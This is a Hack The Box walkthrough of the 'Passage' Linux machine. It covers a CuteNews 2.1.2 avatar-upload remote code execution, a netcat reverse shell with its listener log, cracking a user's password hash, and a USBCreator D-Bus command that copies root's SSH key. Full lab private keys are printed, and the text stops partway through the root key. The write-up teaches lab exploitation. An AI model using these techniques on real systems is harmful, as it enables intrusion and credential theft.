Welcome back hackers!! Today we will be doing another linux box named passage. Lets jump in.


Enumeration

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 17:eb:9e:23:ea:23:b6:b1:bc:c6:4f:db:98:d3:d4:a1 (RSA)
|   256 71:64:51:50:c3:7f:18:47:03:98:3e:5e:b8:10:19:fc (ECDSA)
|_  256 fd:56:2a:f8:d0:60:a7:f1:a0:a1:47:a4:38:d6:a8:a1 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Passage News
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
```


From the nmap scan we can see there are only 2 ports open. So the attack vector is also going to be pretty straightforward. We will be enumerating port 80 and if we get credentials we will then try to ssh into the machine.

Port 80

Target machine's OS is Ubuntu (From nmap scan). Here is the landing site:




If you click any of the article, the corresponding id number is called for that article:




The first article is about Fail2Ban which says, large amount of traffic from a particular source if seen, the ip address of that sender will be blocked for 2 minutes. If you hover over admin, it shows mailto:nadav@passage.htb . A potential username. I also added passage.htb in my hosts file. In the source code, at the very bottom it says CuteNews:

```
portant;">Powered by <a href="http://cutephp.com/" title="CuteNews - PHP News Management System" styl
```


Lets keep this information in our back pocket. Moving on, I ran a gobuster scan against the target. I should have avoided the scan, because of Fail2Ban implementation. My ip address was blocked for 2 minutes.
What I next did was I googled CuteNews exploit and the first one came was CuteNews 2.1.2 RCE. In the exploit, the directory was /CuteNews and it was success.



You can see from the screenshot, the version info: 2.1.2. Some default creds didn't work, so I registered myself and logged in.



I was reading the exploit code, and I found the vulnerability was in upload functionality in avatar.




To check the functionality, I uploaded a innocent gif and it can be found in uploads directory.

Now, lets repeat the steps to get a shell.

Exploitation

Now, using burp, intercept the request to upload the avatar, add a php one liner like this and send the request. You can see from the response, the user info was updated.




Navigate to uploads directory our malicious file will be waiting there:

Index of /CuteNews/uploads


Name	Last modified	Size	Description
Parent Directory		-	
avatar_egre55_ykxnacpt.php	2020-08-31 13:48	1.1K	
avatar_hacker_download-click-here.gif.php	2021-12-09 12:07	478	

Apache/2.4.18 (Ubuntu) Server at passage.htb Port 80

Click on the file, and include a cmd parameter with command id:



Remote command execution has been successful. Next step is to get the www-data shell. Using pentestmonkey reverse shell cheatsheet, I used the netcat reverse shell because at first bash shell didn't work.



If there is no response, that means our reverse shell has successfully executed.

```
┌──(root💀 kali)-[/home/rishabh/HTB/Passage]
└─# rlwrap nc -nvlp 9898
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::9898
Ncat: Listening on 0.0.0.0:9898
Ncat: Connection from 10.129.187.255.
Ncat: Connection from 10.129.187.255:45880.
/bin/sh: 0: can't access tty; job control turned off
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Great. We are in the machine. Now, comes the best part, privilege escalation.

Privilege Escalation

I started enumerating with CuteNews directory because I know there might be more users and if we get hold of their passwords, we can try logging in. Inside CuteNews directory, if you go to cdata/users, there will be bunch of php files with hex numbers as filename. Finding through the github repo of CuteNews, these php files contains base64 encoded data which if we decode can get password hash.

```
cat 09.php
<?php die('Direct call - access denied'); ?>
YToxOntzOjU6ImVtYWlsIjthOjE6e3M6MTY6InBhdWxAcGFzc2FnZS5odGIiO3M6MTA6InBhdWwtY29sZXMiO319
```

```
┌──(root💀 kali)-[/home/rishabh/HTB/Passage]
└─# echo -n "YToxOntzOjU6ImVtYWlsIjthOjE6e3M6MTY6InBhdWxAcGFzc2FnZS5odGIiO3M6MTA6InBhdWwtY29sZXMiO319" | base64 -d
a:1:{s:5:"email";a:1:{s:16:"paul@passage.htb";s:10:"paul-coles";}}
```

I got 4 user hashes, out of which only paul's hash got cracked.

Enter up to 20 non-salted hashes, one per line:

```
e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd
```

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd	sha256	atlanta1

I successfully switched to user paul using the password. If you enumerate paul's home directory, you will find ssh private key. Copy it in your device and use ssh to login as paul to have a better stable shell.

```
┌──(root💀 kali)-[/home/rishabh/HTB/Passage]
└─# ssh -i paul_priv_key paul@$IP
Last login: Thu Dec  9 14:33:47 2021 from [redacted]3
paul@passage:~$
```

Now, you can submit the user flag. Still lots of work to do. Now, I ran linpeas to find for priv esc vectors. From the output, I thing I noticed was the public key in paul's ssh folder was of nadav.

```
-rw------- 1 paul paul 1679 Jul 21  2020 /home/paul/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAs14rHBRld5fU9oL1zpIfcPgaT54Rb+QDj2oAK4M1g5PblKu/
+L+JLs7KP5QL0CINoGGhB5Q3aanfYAmAO7YO+jeUS266BqgOj6PdUOvT0GnS7M4i
Z2Lpm4QpYDyxrgY9OmCg5LSN26Px948WE12N5HyFCqN1hZ6FWYk5ryiw5AJTv/kt
rWEGu8DJXkkdNaT+FRMcT1uMQ32y556fczlFQaXQjB5fJUXYKIDkLhGnUTUcAnSJ
JjBGOXn1d2LGHMAcHOof2QeLvMT8h98hZQTUeyQA5J+2RZ63b04dzmPpCxK+hbok
sjhFoXD8m5DOYcXS/YHvW1q3knzQtddtqquPXQIDAQABAoIBAGwqMHMJdbrt67YQ
eWztv1ofs7YpizhfVypH8PxMbpv/MR5xiB3YW0DH4Tz/6TPFJVR/K11nqxbkItlG
QXdArb2EgMAQcMwM0mManR7sZ9o5xsGY+TRBeMCYrV7kmv1ns8qddMkWfKlkL0lr
lxNsimGsGYq10ewXETFSSF/xeOK15hp5rzwZwrmI9No4FFrX6P0r7rdOaxswSFAh
zWd1GhYk+Z3qYUhCE0AxHxpM0DlNVFrIwc0DnM5jogO6JDxHkzXaDUj/A0jnjMMz
R0AyP/AEw7HmvcrSoFRx6k/NtzaePzIa2CuGDkz/G6OEhNVd2S8/enlxf51MIO/k
7u1gB70CgYEA1zLGA35J1HW7IcgOK7m2HGMdueM4BX8z8GrPIk6MLZ6w9X6yoBio
GS3B3ngOKyHVGFeQrpwT1a/cxdEi8yetXj9FJd7yg2kIeuDPp+gmHZhVHGcwE6C4
IuVrqUgz4FzyH1ZFg37embvutkIBv3FVyF7RRqFX/6y6X1Vbtk7kXsMCgYEA1WBE
LuhRFMDaEIdfA16CotRuwwpQS/WeZ8Q5loOj9+hm7wYCtGpbdS9urDHaMZUHysSR
AHRFxITr4Sbi51BHUsnwHzJZ0o6tRFMXacN93g3Y2bT9yZ2zj9kwGM25ySizEWH0
VvPKeRYMlGnXqBvJoRE43wdQaPGYgW2bj6Ylt18CgYBRzSsYCNlnuZj4rmM0m9Nt
1v9lucmBzWig6vjxwYnnjXsW1qJv2O+NIqefOWOpYaLvLdoBhbLEd6UkTOtMIrj0
KnjOfIETEsn2a56D5OsYNN+lfFP6Ig3ctfjG0Htnve0LnG+wHHnhVl7XSSAA9cP1
9pT2lD4vIil2M6w5EKQeoQKBgQCMMs16GLE1tqVRWPEH8LBbNsN0KbGqxz8GpTrF
d8dj23LOuJ9MVdmz/K92OudHzsko5ND1gHBa+I9YB8ns/KVwczjv9pBoNdEI5KOs
nYN1RJnoKfDa6WCTMrxUf9ADqVdHI5p9C4BM4Tzwwz6suV1ZFEzO1ipyWdO/rvoY
f62mdwKBgQCCvj96lWy41Uofc8y65CJi126M+9OElbhskRiWlB3OIDb51mbSYgyM
Uxu7T8HY2CcWiKGe+TEX6mw9VFxaOyiBm8ReSC7Sk21GASy8KgqtfZy7pZGvazDs
OR3ygpKs09yu7svQi8j2qwc7FL6DER74yws+f538hI7SHBv9fYPVyw==
-----END RSA PRIVATE KEY-----
-rw-r--r-- 1 paul paul 395 Jul 21  2020 /home/paul/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCzXiscFGV3l9T2gvXOkh9w+BpPnhFv5AOPagA
YA7tg76N5RLbroGqA6Po91Q69PQadLsziJnYumbhClgPLGuBj06YKDktI3bo/H3jxYTXY3kfIUK
xPW4xDfbLnnp9zOUVBpdCMHl8lRdgogOQuEadRNRwCdIkmMEY5efV3YsYcwBwc6h/ZB4u8xPyH3
bkM5hxdL9ge9bWreSfNC1122qq49d nadav@passage
```

In this link, https://www.digitalocean.com/community/questions/how-to-set-ssh-key-for-multiple-users one of the comment says this:

Kreistan April 9, 2019

I was just looking around in my files and realized that each user actually does have their own folder for ssh keys, but for some reason, I had previously changed the owner of the root key to account a, I have changed the owner back to root and the same key is already in account a's ssh folder, so the same key is now being used for root and a. Thank you for your assistance.

Reply Report

I was thinking maybe the same private key is also being used by the user nadav and my thought process was right. I successfully sshed into the machine with the private key:

```
┌──(root💀 kali)-[/home/rishabh/HTB/Passage]
└─# ssh -i paul_priv_key nadav@$IP
Last login: Mon Aug 31 15:07:54 2020 from 127.0.0.1
nadav@passage:~$
```

Going first for sudo -l required nadav's sudo passwd which we didn't have. So I moved on. I decided to run linpeas again, and I found this:

```
USBCreator
 https://book.hacktricks.xyz/linux-unix/privilege-escalation/d-bus-enumeration-and-command-injection-privilege-escal
ation
Vulnerable !!
```

I followed the methods from this article to determine exactly how to perform the exploit: https://unit42.paloaltonetworks.com/usbcreator-d-bus-privilege-escalation-in-ubuntu-desktop/

```
nadav@passage:~$ gdbus call --system --dest com.ubuntu.USBCreator --object-path /com/ubuntu/USBCreator --method com.u
buntu.USBCreator.Image /root/.ssh/id_rsa root_key true
()
```

This command will copy the root ssh key to the / directory as filename root_key.

```
nadav@passage:~$ cat /root_key
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAth1mFSVw6Erdhv7qc+Z5KWQMPtwTsT9630uzpq5fBx/KKzqZ
B7G3ej77MN35+ULlwMcpoumayWK4yZ/AiJBm6FEVBGSwjSMpOGcNXTL1TClGWbdE
+WNBT+30n0XJzi/JPhpoWhXM4OqYLCysX+/b0psF0jYLWy0MjqCjCl/muQtD6f2e
jc2JY1KMMIppoq5DwB/jJxq1+eooLMWVAo9MDNDmxDiw+uWRUe8nj9qFK2LRKfG6
U6wnyQ10ANXIdRIY0bzzhQYTMyH7o5/sjddrRGMDZFmOq6wHYN5sUU+sZDYD18Yg
ezdTw/BBiDMEPzZuCUlW57U+eX3uY+/Iffl+AwIDAQABAoIBACFJkF4vIMsk3AcP
0zTqHJ1nLyHSQjs0ujXUdXrzBmWb9u0d4djZMAtFNc7B1C4ufyZUgRTJFETZKaOY
8q1Dj7vJDklmSisSETfBBl1RsiqApN5DNHVNIiQE/6CZNgDdFTCnzQkiUPePic8R
P1St2AVP1qmMvVimDFSJoiOEUfzidepXEEUQrByNmOJDtewMSm4aGz60ced2XCBr
GTt/wyo0y5ygRJkUcC+/o4/r2DQdrjCbeuyzAzzhFKQQx6HN5svzpi0jOWC0cB0W
GmAp5Q7fIFhuGyrxShs/BEuQP7q7Uti68iwEh2EZSlaMcBFEJvirWtIO7U3yIHYI
